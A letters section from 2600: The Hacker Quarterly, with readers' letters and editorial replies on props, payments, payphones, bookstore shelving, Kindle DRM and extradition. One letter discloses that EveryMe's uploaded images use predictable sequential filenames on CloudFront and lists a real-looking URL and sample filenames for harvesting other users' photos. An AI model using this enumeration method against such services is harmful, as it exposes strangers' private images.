Our lead actor/hero is a hacker. Would it be possible to have Defcon material for set dressing? Do you have any posters or perhaps Daniel won an award at the latest convention that we could hang on the wall in his apartment? Anything you can provide us to help establish this character would be great. We would of course pay for the shipment of said materials.

Alana

Well, gee. How did you think writing to letters@2600.com had anything to do with Defcon? Do we all look alike to you?

Seriously, it's not hard to check a website and see who you should be writing to. We forwarded this along to the right people as a courtesy. Incidentally, when TV and movie folks ask us for props,

we're generally agreeable even if their parent company has sued us in the past. We assume you don't need anything of the sort from us since we don't see any such request in your letter. That is, unless you asked the Defcon people for 2600 paraphernalia.

Dear 2600:

Would you be able to change your store to accept Bitcoins? There are various open source applications which keep it up to date with currency fluctuations if that is a concern. It could also save you on merchant account processing fees as it is decentralized.

Further, it would increase your subscription base in areas of the world with slightly more repressive regimes and in other parts of the world would simply provide a payment option more in line with the ideals of our core customer base.

As soon as you do it, I would like to purchase a lifetime subscription.

BB

We're certainly looking into this as a possibility. Yet another interesting development that could wind up changing much of how we do things.

Dear 2600:

How do I change my mailing address for my lifetime membership subscription?

Michael

The same way you would change your address for a person or utility. Either send us an address change card from the post office or call/email us with your subscriber info. You'll need the info from your mailing label.

Dear 2600:

I will be overseas soon. How much is extra shipping to APO?

John

This is actually one of the better deals the post office offers. Regardless of where you happen to be, the rates to APO (Army Post Office) addresses are the same as domestic rates. This also holds true for FPO (Fleet Post Office used by the Navy and Marines) and DPO (Diplomatic Post Office) addresses.

Dear 2600:

I am developing an operating system that is designed to be secure and efficient and was wondering if you guys would be interested in me writing an article on it for 2600.

Sean

As we've said, it's always a good idea to write an article about something if you think there's a hacker angle to it. It's definitely a great way to get feedback from the people who understand such things.

Dear 2600:

Sold my Kindle Fire for a Nexus 7. Any news on 2600 coming to the Google Play store?

Kyle

At press time, we have been unsuccessful

at getting any kind of response from Google on this. They seem to have no problem carrying the commercial magazines, but when it comes to independent voices, they've been completely silent.

Dear 2600:

I want to ask if anyone may know how to get Caller ID to identify a blocked name and number. I have a guy who calls our number asking for a person I don't even know. He is a smart ass too. He claims that this person lives at my residence. This fellow is becoming a real hassle. There must be a way to make it expose the name and number.

I want to thank you all at 2600 for putting out a great mag. I am 55 and still play with electronics, but I am a soldering iron type of fellow. I was a nuke for 21 years working with radiation and the associated instruments. I have been a ham for about 30 years now. I am still fascinated with sending a two or three watt signal using CW to bounce off of the atmosphere and communicate with other hams around this planet.

I know this is old news, but it is fun for me. I wish I could contribute some computer hacks and some codes for you. I really enjoy the mag. Keep up the great work, guys and gals. Be safe, everyone, and keep on hacking!

Wirechief

*Different rules apply for different phone companies and it also varies by landline and cell phone. Perhaps the easiest thing to do (we assume you're referring to a landline since you mention a residence) is to block all unidentified calls, at least temporarily. This is called Anonymous Call Rejection and can usually be activated by dialing *77. (To deactivate, dial *87.) This won't let you see a blocked number, but it will force anyone who wants to reach you to unblock their number.*

Dear 2600:

I wanted to email you an article, but in the latest issue there is no mention of the article having to be in ASCII text. Is this still a requirement or can it be sent in a plain text file? Thanks for your time.

Az

That's what we mean by ASCII. But we will accept any format, as long as we can read it. When that starts to become a challenge, we're more likely to just count our losses and move on. So please only choose formats that are in general use.

Dear 2600:

Hi, Is this true? Thanks.

A Abdi

OK, let's tackle a couple of things here. First, this writer attached a link, so the question isn't nearly as inane as it looks. But we notice with dismay that an increasing number of people are simply sending us links instead of actually writing things like sentences and paragraphs. Or they speak as if we were receiving a text message rather than an actual letter to be printed. We're not going to start printing tweets, so those of you going down

that road can have a very nice trip but we won't be accompanying you. Words are what we're after - we have the space for lots of them, so please take advantage of that.

Now then, the actual information contained in the accompanying link is rather interesting in the world of hackers and something we can expect to see quite a bit more attention paid to. This was an article titled "Can Your Car Be Hacked?" which focused on the fact that microprocessors direct everything from braking and acceleration to the horn on today's cars. As is standard in such mass media reports, hackers are labeled as the threat to be losing sleep over. If anything, hackers are going to become essential in getting around the true threat. Increasingly, automobile manufacturers are restricting access to components inside their cars so that consumers have no choice but to go to the dealer whenever there's a problem. Independent mechanics are being shut out with alarming frequency because they don't have the right computer codes to get access to the components. Think of the artificial restrictions imposed on our DVD players in the form of region codes and apply that logic to cars. That is what we're facing. The threat isn't from hackers; it's from the manufacturers themselves. However, this isn't being blindly accepted. A "right to repair" law will go into effect in Massachusetts this November and hopefully other states will follow.

So, yes, this is true. Your car can be hacked and, hopefully, you'll figure out how to do it so you can have the access you're entitled to for something that you already own.

Payphones

Dear 2600:

Thanks for allowing your readers to share this clever way to keep the memory and nostalgia of the payphone alive! Your magazine represents one of our best efforts to continue to make freedom ring (pun intended).

Without taking political sides in the debate, I suggest you are unintentionally undermining one of the greatest and longest lasting freedom debates in the world. In the payphone photo country section, you refer to Taiwan as "Taiwan Province of China." While this would make the folks in Beijing happy, it is a reflection of the very things your magazine has railed against its entire existence.

Taiwan today is a democracy: a free republic. It has a duly elected president and congress, supports its own military, and its citizens enjoy many of the same freedoms as Americans. While there are some who would support a reunification with China (mostly for economic reasons), its people for the most part take great offense at being identified in any way as part of China. While we support and defend Taiwan's existence, ironically we are

responsible in great part for helping China foster the rumor regarding its status. Jimmy Carter cast them into their current country without a status when he caved into pressure from Beijing to recognize only one China.

As a result, the United Nations relegated Taiwan to a nonentity. Since that time, Taiwan has lobbied the U.N. on many grounds to establish its existence. China refuses to debate the issue and effectively kills the discussion. However, this is as far as the story goes. China has tried to coerce the world into believing otherwise by referring to Taiwan as its province. This is akin to Fox Broadcasting producing unbiased news or the U.S. government declaring Kevin Mitnick a terrorist.

Since that time, China has tried to force Taiwan into capitulating. However, this tiny nation of 23 million has consistently rejected their attempts. While China could easily win a military takeover, it would suffer considerable loss of life and equal disdain from the world communities. They even prevent Taiwan from using its own name at the Olympic Games and forcing it to be called Chinese Taipei.

These people have endured great suffering and sacrifice to finally be called a nation, only to have the title stripped away. Until their fate is resolved by their own hand, we should honor and respect their choice and rebel against the ball and chain rhetoric of "Province of China" and refer to them simply as Taiwan.

Charles

Seriously, our web page for payphones is not the battlefield for this debate. That page has far more pressing issues at the moment, such as getting pictures of payphones onto it. While this is a fascinating discussion to have in the hallways of the United Nations and various world bodies, all we're doing is using an official list of country names, as kept by the International Organization for Standardization, specifically ISO 3166-1. Getting that list changed should be the priority. Our use of it is apparently helping to spread the word of this controversy, which should be some consolation.

Dear 2600:

I don't have a "real" camera. Since you prefer "real" photos, would you recommend that I print out these "pseudo" photos? I have some pseudo photo paper that I can load into my pseudo photo printer. I'd rather send .jpg files, but I have found a treasure trove of payphones in Wyoming and I would love to see them published. So let me know what you want me to do and I'll do my best to accommodate you.

Recently Relegated to the Cowboy State

This was actually a very outdated suggestion on our payphone page which has since been removed. Please send your high res digital photos to payphones@2600.com.

Randomness**Dear 2600:**

Long-time reader; first-time writer. After reading the question about host file help by Phillip in 29:2, I decided to break our mutual radio silence with this letter.

Do you ever wonder if you're getting trolled? If I were a troll, I would be salivating waiting to ask about oh, I don't know, my little brother's Japanese Bobtail cat - Mr. Miyagi - who sings in Yiddish (with a Japanese accent, of course) whenever we pair our Sony mobile phones over Bluetooth. Now my Yiddish is rusty, and Mr. Miyagi's Japanese accent doesn't help translation efforts, but I *think* he's singing:

*Never gonna give you up
Never gonna let you down
Never gonna run around and desert you
Never gonna make you cry
Never gonna say goodbye
Never gonna tell a lie and hurt you*

My theory is Mr. Miyagi won't sing (and thus wake our neighbors) when two non-Japanese phones are paired. My little brother thinks I'm nuts, and I think Mr. Miyagi is nuts, but between the three of us, we cannot find a single iPhone or Samsung or other non-Nipponese Bluetooth device, let alone two.

If I had written with such a trolling question, I know you'd reply with genuine concern and sincere help, perhaps offering detailed plans on how to manufacture feline cranial-foil accoutrements, the further to fill my precious 2600 with rubbish answering rubbish. But, at least I'd laugh as I read your reply, probably adjacent to some Barnes and Noble concern or YALAB (Yet Another Letter About Bindings). And then, as is my custom after devouring an issue, I'd leave it in the subway car or at the Kendall/MIT station for a stranger to find, for a stranger to have his eyes opened to the Hacker Truth and the occasional Letter from a Troll.

**Chief Totus and his little brother,
Owens deBrasso**

God help the stranger who finds this.

Dear 2600:

I have purchased the DRM-free content you have recently distributed. I have a quick comment to share. I would not do my parents an injustice, but it's safe to say I grew up relatively poor (but happy). When I got my first computer, I was lucky enough to be able to live near a library which had ample technology titles to keep me busy. My first low-level tech support job was when I started getting into UNIX. A coworker gave me a copy of a popular Linux distro and a CD full of PDFs of actual published books. Was that wrong of him? Maybe, maybe not. It was one of the greatest gifts someone could give me at the time. The point is I wasn't able to afford any of the literature that I was

given. This is why today I will go out of my way to support DRM-free and libre documentation. Sure, most readers know how to acquire what they want. Truth is, after you meet authors and grow respect for the community, it makes you feel a little guilty when you don't pay for your content. However, I guarantee you there is a poor kid out there who could quite possibly be the next hacker extraordinaire, and he might not get there because DRM has crippled our ability to help out those in need. I can't walk around with a clean conscious knowing this, and I have enough self respect to be able to look at an author I meet at a con and say, "I bought your book, thanks for that," while knowing if someone needs something, I am free to help them out. Digital Restrictions Management degrades the phenomenon of spontaneous discovery and our ability to help those as motivated - but less fortunate - as us. It really is that simple.

zenlunatic

Generosity and the free exchange of information are investments that often pay off in the form of integrity and further innovation. If we lock those doors, we lock ourselves out as well.

Dear 2600:

First of all, let me just say how much I love your magazine. I pick up a copy every time I go to my local bookstore and enjoy reading through it. Have you ever thought about publishing an entertainment section? Nothing big, just a little two or three page thing featuring some comics or maybe some reader-submitted jokes, all about technology and hacking, of course. Maybe it could also include such things as small tech quizzes to test readers' knowledge, or quotes from famous computer engineers (possibly written in binary, making it that much more fun to read). I can almost guarantee you it would be an instant hit among the readers. Ask anyone to name a couple sections of the newspaper and their reply will most likely include the comics. Just an idea I hope you will consider. Keep up the good work.

Jon M.**Dear 2600:**

A while ago, I was looking for a career advancement, so I decided to go job hunting at a local job fair. Lockheed Martin was the hottest booth on demand, so I worked up a resume and went to apply. While standing in line, waiting to speak to one of their representatives, the man in front of me, who was also waiting, was having an in-depth discussion about Lockheed's network security infrastructure with the man in front of him. It was very informational and quite interesting.

1. They use VoIP to telecommunicate.
2. All of their network traffic locally and remotely is encrypted with PGP.
3. They used to be running well over 1000 servers, but had recently implemented a more efficient way to save money, energy, and security

by installing switches and reducing their servers down to 150. Having so many servers was causing way too many crashes, bandwidth lagging, and they had to try to patch vulnerabilities and bugs and reconfigure several services which were getting hacked into. All in all, none of their efforts were effective.

4. All changes to their servers or personal computers had to be logged in a log book by hand by the network administrators and previous configs saved on data tapes.

At the time, I had no interest in exploiting these weaknesses and was very impressed at their desire to enforce and create stronger networks. So they were doing what you would expect them to do. So, good job!

E.T.A.G.E.

Dear 2600:

I'm not quite sure what's going on with the Barnes and Noble bookstores, though I have been noticing something must be awry. Today, I hauled myself out to the bookstore across town, determined to get my 2600 fix. I even joked that if it wasn't there, I'd sit on the floor and stare at the old issue until someone placed the new issue before me. (Yes, I know exactly where 2600 is placed in our Barnes and Noble magazine section. You could blindfold me and I could walk in, bend down, grab the magazine, and check out without a misstep. I've been doing it that long.) I was getting that frustrated. Yesterday (July 12th, three days after the shipment should have been on its way to the store/on stands), I had called Barnes and Noble, asking if they had received the shipment of 2600 (I should also note that they get their shipments on Tuesdays and Thursdays, and as I had called in later in the day, they would have taken stock by then). I was denied, and told to check in next month. For some reason, this sounded really screwy. The week prior (week of July 4th), I was told to check back next shipment day, as it would probably be in soon. My hinky meter was really going off - and I tend to have hunches that end up right. So, like I mentioned before, I went down to the bookstore to just look for myself. And there it was, staring me in the face, the brand new Summer 2012 issue of 2600. So I bought my issue and went home. I have no idea what on earth is going on here at my Barnes and Noble. They obviously have it and sell it, and I think it's more clueless floor staff that don't rightly care about finding out if I can come in and buy something. For other stores, I'm not quite sure. Perhaps it's time to sit down and write a good old fashioned letter to corporate. A little time and effort on the part of your readers, just to type out or hand write a letter may make a world of difference.

Kamonra

You've likely found the cause of most of the confusion our readers experience, which is simply employees who don't know the answer to some-

thing acting as if they do. As with anything else we're told, we should accept it with a grain of salt. This is a far more likely scenario than a nefarious plot of some sort.

Dear 2600:

I don't know why I haven't seen this suggested before (maybe it has been and I've missed it, maybe it's just not as useful as I think it is), but I believe that switching keyboard layouts could be a useful tool in password security.

Imagine a QWERTY typist used the password "correct horse battery staple". Were they to switch their keyboard layout to Dvorak and type exactly as they usually would, their password becomes "jrpp.jy drpo. xayy.pf oyaln.". A Dvorak typist using the same password but typing on a QWERTY board ends up with "isoodik jso;d nakkdot ;karpd". With a quick keystroke to switch layouts, a plain English password becomes gibberish.

Granted, this is basically a simple character substitution, and a quick script could easily defeat it, but I see no reason why it couldn't become yet another layer of obfuscation to assist in the creation of a more secure password. Furthermore, I just think that there's something to be said for giving anyone reading over your shoulder a hard time.

Keep on keepin' on.

blanuxas

It seems that the person reading over your shoulder would be affected the least by this defensive measure, as they would simply be looking at what was typed, which presumably the typist would also be doing.

Dear 2600:

I was just reading through the 2600 cables, and I feel I owe you a big Thank You. I have always been into computers, and recently got a degree in web development. Only recently have I gone to meetings here in Portland. A few months back, I was in a 2600 meeting surrounded by successful folks with great attitudes and great jobs in IT. I decided I wanted to be like those guys. I worked hard, used a bit of social engineering, and landed the best job I have ever had. 2600 brought me to a forum that literally changed my life. My depression, self pity, etc. is gone. I work where I learn all day, and people *constantly* thank me for fixing "stuff" - also, my coworkers love me, as I am stoked to take on simple tasks, which frees up the admins for more important issues. It's a win-win.

I bring a few old school 2600 mags every week and set them near the help desk area in IT. My coworkers in IT read, converse, and chuckle about the good old days. It's spectacular. So, 2600, I thank you from the bottom of my heart. You were the catalyst for this awesome change in my life. Much love to you.

matt

We appreciate the kind words, but the real credit goes to the community of great people out there. And give yourself some props for being persistent, believing in yourself, and listening.

Intercepts

Propositions

Dear 2600:

I'm from Microsoft User Research and we're interested in sponsoring the 2600 Seattle Monthly Meeting. What we do is look for tech events to attend to recruit participants for our usability studies. We would hand out sign-up forms to those interested in participating. Then they turn in a completed form for a swag or are entered into a raffle.

Would this be something you'd be interested in having us do? If so, we can provide some kind of sponsorship.

More about our program: Have you ever wanted to talk to someone behind the technology you use? Now's your chance. Microsoft User Research conducts end-user research on all Microsoft products. Complete a sign-up form to be contacted for user research studies that match your experience and interests. You'll impact tomorrow's technology, plus get your choice of a Microsoft gratuity item as a thank you for your time. Help Microsoft understand your needs, and help shape the future of technology.

Lauren

Yeah, see, the thing is, this is so far from what one of our meetings is all about that we're pretty sure you've never actually gone to one of them. And, if you have, you definitely need to listen harder to hear what goes on there. It's not about marketing or filling out forms or any of that crap that people have been after us for since the beginning. We talk about technology, sure, but in a critical and analytical way that isn't designed to promote or help one particular corporation or entity. We also experiment, try stuff that isn't in the manual (and sometimes stuff that is strictly "forbidden"), and we often break things. But just as often, we design new things. So we believe there's plenty there for anyone who's interested in learning - and even corporate and government types are welcome to join in the dialogue. But we don't suggest attempting to recruit or get us to promote whatever it is you're selling. You might not like what you hear.

Dear 2600:

If anyone is interested, we would like to hire you to find a hacker who is pretending to be a large, local employer. The hacker is sending a pre-employment document to persons at random. His document requests personal information and, you guessed it, the personal information is then used basically for identity theft.

For your information, I am a patent and trademark attorney. I have no interest in your or your group's activity, and have nothing to do with any enforcement group. This is purely a civil matter of stopping this person/company. We fully expect to pay for your services if you are interested. Thank you.

Dave

What we're interested in is how you think this has anything at all to do with hackers. What you describe is so incredibly simple that almost anybody (or even an automated script) could easily pull it off. Perhaps if you did show some interest in our activities, you might realize what we're actually all about and what we're not. Apart from correcting the constant misperception of what hackers do, we spend time educating people on how to actually protect their identities and other private information. Filling out unsolicited forms with personal information is high up on our list of things not to do. Teaching people that simple practice is how you stop this guy, girl, bot, whatever. And that advice is a freebie.

Dear 2600:

Hi, I would like to meet someone of the group Toronto to do a consultation. I have some technical questions that only an advanced or medium hacker can answer. Is it possible can I meet someone in Toronto before their schedule?

Ryan

We're all out of advanced hackers but we do have a few mediums left. Is there a reason you can't just come to the meeting and talk to people there? We don't normally go for pre-meeting consultations and the like. We suggest just showing up on the first Friday and talking to as many people as you want. You may be surprised by what people know, regardless of how you label them.

*Inequity***Dear 2600:**

As a British citizen, I too am worried at all these white collar criminals being exported to America - especially as it is one way traffic mostly. Do the Americans want our dangerous criminals? No. Are they willing to give us theirs, if we were stupid enough to want them?

tony

It's not about the so-called "dangerous" criminals, at least not the ones that the average person would consider dangerous. It's about those that the governments would like to be able to control and intimidate. Since those in power have a tough time dealing with the borderless world of the Internet, what better way to impose their will than to simply work out a system where offenders can be sent to foreign countries to face prosecution, even if they've never actually set foot in those countries? It's easy to see the insanity of such a system when it affects your own country and your fellow citizens wind up being sent abroad to answer charges - which may or may not even be crimes where they live. If this were to start actually happening to U.S. citizens, we're certain there would be a whole lot more outrage being expressed around here.

Dear 2600:

I just got the 29:2 issue the other day and, unfortunately, it sat on my desk for a day and a half while I argued with All Twits & Turkey's and Comcasting monopolies. When I got to it, the first thing I saw was the editorial "Scales of Inequality." I am absolutely appalled that such a travesty can occur. We are not supposed to be the world's policeman and it harms our image each time we push another country into denying their citizen his/her rights just to satisfy us, especially when we may have absolutely no evidence. If we did, it would indeed be another story.

The really frightening part of the article is that it isn't even the tip of the iceberg and what is being done here at home with the connivance of Congress and the MPAA/RIAA mafia is beyond reasonable. It is a greed-based symptom of the encroaching totalitarian shift in our once semi-benevolent government. The fact that O'Dwyer didn't even break his country's laws, nor is it established that his actions were in fact illegal (if they become so, Goddess help us all, no one else will) in the U.S., such actions by the U.S. (or can we say it softly, the MPAA/RIAA mafia in the background) government is abominable. They are asking for foreign governments to sanction us and make it clear to the rest of the world that we have lost control of our alleged republic. Franklin was once asked what kind of government they had created and his answer was words to the effect, "A republic ma'am, if you can keep it." He was

right and we've lost it. The O'Dwyer case is just a blatant example of what has become of what was once a government of law, not vested interest and corruption.

Captain V. Cautious**Dear 2600:**

I will try to keep this short, informative, and possibly rant free.

Ever since being an exchange student in 2001 in your lovely country, I am hooked on your magazine. I discovered it inside a lovely bookstore somewhere in downtown Sacramento between the usual suspects. When leaving for Germany, I was afraid of losing access to my precious source of entertainment, sarcasm, and information regarding topics very dear to my heart. And so it happened, since, after all, there were and still are no other distribution channels of the (physical) edition here in Germany. Having no access to a credit card at that point in time, I had no means of acquiring my much needed and anticipated quarterly fix. As soon as I could legally do that, I asked myself how to improve this sad situation. Subscriptions to the rescue, you said, and so I happily complied, of course including overseas charges which I happily paid. Finally, I could delve into my beloved 2600 again, happy times. After doing so for, if I remember correctly, six plus years (only lovely Mary knows for sure), you started putting out digital editions, which I of course had to try out. This is where the actual reason for this letter to you starts.

So here it comes:

1. If you have your Kindle registered in the U.S., you lose not only your subscriptions once you move it to another country, you also lose access to all already purchased issues on that subscription (needless to say, this happened to me once I moved my Kindle to the German store). This is bad policy at best and completely unjustifiable at worst. Even moving your Kindle back to the U.S. does not give you access to old issues on past subscriptions (but they do show you that you were once subscribed and even give you a purchase history).

2. Subscriptions (if they exist in your country) and single editions (at least used to) differ in device availability.

3. Subscriptions and single editions differ. For example, there seems to be no nice Table of Contents in single editions as I was used to from the subscriptions. Why is that?

4. On a positive note, I have never experienced any problems with missing images when receiving an issue using 3G on my Kindle here in Germany. Gotta have some luck at least.

I really do not care for the price difference between dollars and euros or subscriptions and single editions. I am aware of the fact that

most, if not all, of the above is not your fault but Amazon's. I am merely trying to raise awareness and persuade you to investigate further. If none of this is news to you or other readers of this fine magazine, please feel free to send this letter straight to nirvana - your /dev/null will probably be happy to devour it.

It is completely understandable if this letter won't make it into the next (or any) issue, but still, please make people aware of the complications with Amazon (and probably other digital retailers as well), as the current state of affairs is no longer acceptable.

I am looking forward to any kind of response, the possibility to someday buy digital editions or subscriptions directly from your store, your cunning and sarcastic comments as well as any form of ridicule you care to throw into my way.

So much for short, informative, and rant free.

An avid reader and caring supporter linhat

You are 100 percent correct in your observations and dissatisfaction. These are issues we are aware of and are constantly pressuring Amazon to fix. (Actually, we're not so sure about the Table of Contents not appearing in single editions - we'll check into that as we hadn't heard about it before.)

As the content provider, we absolutely do not want readers' content to be restricted based on where they happen to be in the world. We give full permission to readers to transfer back issues to subsequent devices or to preserve them if the country they live in changes. Since we've gone on the record as saying this and since such restrictions continue, on whose behalf are they being imposed? We've come across similar policy when trying to purchase MP3s on an Amazon store in a different country. It's simply blocked, even if the content isn't available anywhere else, even if the creator of the MP3 says they don't want such a restriction. This is precisely the type of thing we were fighting in our DMCA lawsuit back in 2000 with the MPAA. Restrictions that prevent consumers from reading, listening to, or watching content that they are purchasing are simply insane and need to be curtailed. But this will only happen if a broad base of consumers and content providers speak up.

All of that said, we are rather fond of the Kindle and what it can do. Its ease of use and global reach has such amazing potential. But, like anything else, shortsighted policies can easily drown the flames.

Dear 2600:

Several months ago, I wrote to inform you about the continuing practice at a local Barnes and Noble bookstore. Your publication sits directly next to *Make Magazine*, and is almost always displayed with only the spine visible. 2600 is the

only publication I have ever seen there that is displayed in this manner. I have corrected it in the past, and spoken with the publications manager about it.

Today, when I saw the covers (again) hidden, I requested to speak with the publications manager. He/she was not available, so I showed the issue to the information kiosk employee. She shrugged, and said, "That's just where they live. There's no space for them any other way." When I mentioned that this may be of interest to the publishers and editors of the mag, she shrugged again. "It's always been that way. They were displayed that way at my old store, too."

Thought you should be aware that this is considered acceptable standard practice by Barnes and Noble employees at store #2832 in Lakewood, Washington.

ghostguard

It seems a bit odd that there wouldn't be room for our magazine "any other way" when it's smaller than other magazines that aren't displayed with only their spine showing. And we don't have much of a spine, either. There's no way you could tell what magazine's spine you were looking at, unless everyone knew that we were the only magazine that was consistently displayed sideways. Perhaps this employee used to work in the book department where spines have things written on them and are easy to make out. We'll contact these folks and see if they really intend to continue displaying us this way. If so, we'll suggest they display all of their magazines this way, just to be fair. Maybe then, the dawn of realization will finally arrive in Lakewood.

Reader Thoughts

Dear 2600:

I have been a viscous reader for the past five minutes and feel compelled to send you an email. What you are doing with this quarterly is essential to me, as you all have given me a little stream of knowledge, an opening into the hacker culture. With (future) meetings and otherwise, I now sheathe my Photoshop and type some code to become proficient at this sort of thing, though I fear that your magazine will make me an addict who spreads some new custom GUI on my UNIX/sh toast every morning. Is it possible for your magazine to be a drug? Only time will tell, as I have been a reader for seven minutes now.

ziroha

Technically, you were a reader for five minutes and a writer for two. But who's counting? (It took a half hour to come up with the reply, incidentally.)

Dear 2600:

Will sending a letter to you multiple times ensure publication?

ziroha

It will more likely ensure that your future email goes directly to a black hole. And you don't want to know what we do with physical mail that gets sent to us more than once.

Dear 2600:

I am curious about what is necessary to obtain a classified ad in your publication. I am a friend of a 23-year-old incarcerated hacker and he would like me to post something in your magazine in his stead. If you can point me in the right direction to obtain this information, it would be most appreciated.

Jeff

The instructions are pretty clear on our Marketplace page in any issue. You have to be a subscriber (or be acting on behalf of one) in order to take out a free ad. And we can edit or cut them at our discretion, so try and keep it within the boundaries of something that would be of interest to hackers. While we would love to be able to offer this to our many Kindle subscribers, we have yet to devise an effective system, as we don't receive subscriber information from Amazon, meaning there's no way to verify subscriptions. We're open to suggestion on ways to handle this.

Dear 2600:

OK, what is going on there in New York?! Now, in 29:2, you have forgotten to italicize your reply to Rob's letter on page 46. Sheesh!!! First you try to turn back the clock with the "9 instead of 29" incident of 2012 (29:1, page 65), now it's the italics. What do you have against italics?! Looks like y'all could use some help there!

John Schmitt

It's somehow heartening to know that our readers will never allow us to get away with anything. Either we got 29:3 right or he hasn't finished reading that one yet.

Dear 2600:

This may be a question for your editor or illustrator of the magazine, but why is there no page 33 in the majority of the magazines? There is something funky about the orientation of the page 33 in a lot of the issues I own. In one case (I believe 22:2), it even says "enough already."

Can you please enlighten me?

Brad

This goes back to a dark period in our history immediately following the Y2K disaster. Our page numbers were simply not prepared and we had particular problems with Page 33, which took us a number of years to get fixed. It could have been worse, but we haven't quite figured out how.

Dear 2600:

I have to admit that I accidentally stumbled upon your magazine one night while looking for free magazines on Amazon. I'm typically a *Cosmo/Vogue* kind of girl, but when I saw the title *Hacker Quarterly*, it piqued my interest. I'm not super tech savvy - perhaps a little more knowledgeable than the average 30-something professional and mom of two toddlers. My first computer was a TRS-80 Model 4 and my first recollection of really using the Internet was in early 2000 with eBay when I sold a Game Boy that I won in a contest I didn't remember entering. My first experience of "hacking" (if you can even call it that) was copying the source code of eBay auction pages and making minor changes here and there to the HTML coding to make it my own. It was trial and error at first, but soon I had auction pages that looked as good as the people who paid for auction templates with all the bells and whistles. Now, for readers of 2600, this is probably laughable, but for me it was so empowering because I had just outsmarted eBay's attempt to sell me something I could now get for free.

Anyways, I discovered (quite by accident) how to score two issues of 2600 Kindle edition for free. 1) Go to Amazon and sign up for an account; 2) Go to the Kindle store and search for 2600 Magazine; 3) Order the magazine for the 30-day trial at the end of the quarter (i.e., September 25th); 4) Cancel your subscription before your 30 days is up and you'll have received the summer issue and the fall issue for free. This method works with other magazines too.

Thank you for a great magazine. Very well written and, even though a majority of the time I have no clue what the authors are talking about (unless I Google it), I'm hooked. I have already ordered several back issues and, although I had originally planned on canceling my subscription as soon I received my two free magazines, I'm happy to say that I am now a proud 2600 Kindle subscriber. Oh, one more thought. I noticed that my back issues of 2600 Kindle version allow me to bookmark just like a book, however my subscription does not. I wonder why that is.

Baby E

It's possible to get all sorts of things for free using similar manners to those you point out, but at some point we hope people realize that the small cost of our magazine is well worth it. The same should hold true for anything you value. Supporting its existence will ensure that it's around in the future. If we lived by these rules, there would probably be a whole lot less crap in the world. As for your bookmark issue, the way it works currently is that the subscription issues are actually put together differently than the back issue ones. It's mostly transparent to the reader,

but it's a lot of extra work for us. And, as you noticed, there are some interface issues that have yet to be worked out. But we're optimistic that this technology will continue to improve and that readers who notice such things will be the ones helping to shape the direction it moves in.

Dear 2600:

I'm a long time reader (lifetime subscription) and have never sent any story as I am not the best at writing. However, I recently found a little interesting fact.

I was looking for a new service that would provide a blend between a private forum and a Twitter type stream with a mobile app for my small group of techie friends to use. There are a few popping up now such as glassboard.com and everyme.com, the former being a little immature (especially with its web client) and the latter being the focus of this tip.

EveryMe claims on its front page "We also guarantee your privacy," but, as you will quickly see, that text counts for very little.

After a few months of testing the service, it became apparent that, when posting a picture, it was loaded directly onto the Amazon content delivery network "CloudFront." The file name and hence URL initially appeared to be somewhat random which is an attempt to give some "security through obscurity," but, of course, we all know there is no such thing!

However, even more startling was after a few quick test uploads, we realized that the file name was simply a combination of a sequential ID and a time stamp. This means that it is easy to predict subsequent filenames after a given upload, and with a quick bit of scripting it was possible to start to harvest other users' picture uploads, eg:

http://d2joeuxif45ebo.cloudfront.net/images/medium/117575_1345855381.jpg,
117576_1345855509.jpg, 117577_1345855606.jpg,
117578_1345855705.jpg,
120256_1346119895.jpg, 111135_1345164314.jpg,
111136_1345164341.jpg,
111137_1345164458.jpg, 103471_1344383685.jpg,
103472_1344383722.jpg,
103473_1344383739.jpg, 120304_1346123232.jpg,
120305_1346123283.jpg,
120306_1346123315.jpg, 120308_1346123658.jpg.

We have notified EveryMe of this exact security issue on the 27th of August, however, after initially acknowledging this issue, they have yet to take any action and so I thought this may spur them on.

CptnKase

Dear 2600:

Please continue the Dev Manny chapters, every issue if possible. Just keep the length about the same as your articles (three or four pages).

Bill

Dear 2600:

If "Name Withheld" on page 43 of 29:2 is that torqued off about not getting a t-shirt for his article, he can have the one you didn't send me. I wasn't going to say anything until I read that, because I didn't send my article in just to get some "swag." For me, it was a hoot just to see my article in your mag, and I wanted to warn others about potential schemes in real estate. Mission accomplished, plus, I learned something from someone else's reply. Sure, it's fun to say, "Been there, done that, got the t-shirt," but if all one wants is a shirt, it's easier to just buy one. When I write for publications that pay, there are strict guidelines to follow. No one I know of has "guidelines" as relaxed as yours. It's an honor to be included. Thanks for a great mag.

PT Kitty

We appreciate the sentiment, but you definitely should have gotten a shirt, assuming you responded to the email we send out to our writers after their articles are published. Please follow up with our subscription department (subs@2600.com) and check your email account that you sent the article from, as it's not the same as the one you sent this letter from. And now, speaking of "Name Withheld..."

Dear 2600:

Sure, I'm old and my memory is not so great all the time, I'll be the first to admit. But I just shelled out \$35 for what I remember as being an awesome gray 2600 hoodie with raised lettering and superior craftsmanship that I received for writing an article. What I got in the mail was a 55 percent polyester, 45 percent cotton hoodie made in Honduras with painted "2600" and "Hacker" lettering. "WTF," I said to myself. This seems wrong. But wait, it gets worse. The first day, the lining of the pocket ripped, then the lining of the hood, then a tooth of the zipper broke off. And no, I was not doing anything even remotely strenuous. Being a hacker, I sewed it back together with nice strong floss, but as \$35 is a lot of money for a garment that probably cost \$1.00 to make in Honduras, I am deeply saddened by this. Add to this my confusion that now writers receive practically nothing for their efforts, except for "Hacker Perspective" authors who get a very generous \$500 and I am very confused indeed. Who the hell is running the marketing department over there these days, because all of this sucks to me. It seems to me, a seven-time-author, that \$100 for a Hacker Perspective article and split the rest with the other authors would be fairer (not to mention that stupid, easy photographers get paid more than authors!). Besides, this is my third or so letter where I have to complain to 2600 about their lax treatment of authors. The first time I wrote, this error was corrected. The second time ignored. I

imagine it will be the same now. But the crappy quality of the sweatshirt I was really looking forward to is the crowning achievement in the continuing crapification of 2600.

Barrett D. Brown

